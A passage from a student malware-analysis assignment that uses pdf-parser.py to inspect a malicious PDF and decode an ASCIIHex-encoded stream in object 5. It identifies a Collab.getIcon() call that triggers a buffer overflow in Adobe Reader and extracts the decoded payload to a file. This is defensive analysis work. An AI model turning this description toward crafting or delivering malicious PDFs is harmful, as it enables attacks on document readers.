
```

As we can see in the above screenshots total five objects are listed for the pdf which we are analyzing. All the objects in the above pictures have either Type or Referencing or both except the object 5 which neither have Referencing nor Type , added to this object 5 contains stream of data of length 24458 encoded in ASCIIHex . Considering all the above mentioned characteristics one can be suspicious of the content in pdf and determine it as malicious pdf.

We can decode the stream of data in object 5 using the command

‘./pdf-parser.py --object 5 --filter mal.pdf’

The result is as shown in below screenshot. Here we can notice the Collab.getIcon() function at the bottom of the decoded stream data ,which creates buffer overflow when adobe reader opens mal.pdf file.



The stream of data can be extracted into a file using the command  
‘./pdf-parser.py --object 5 --filter mal.pdf > Shellcode.js’.  
Here we can realize that the data is encoded in Unicode format.

**Submitted by:  
Naveen Reddy Aleti  
UC ID: M10727908**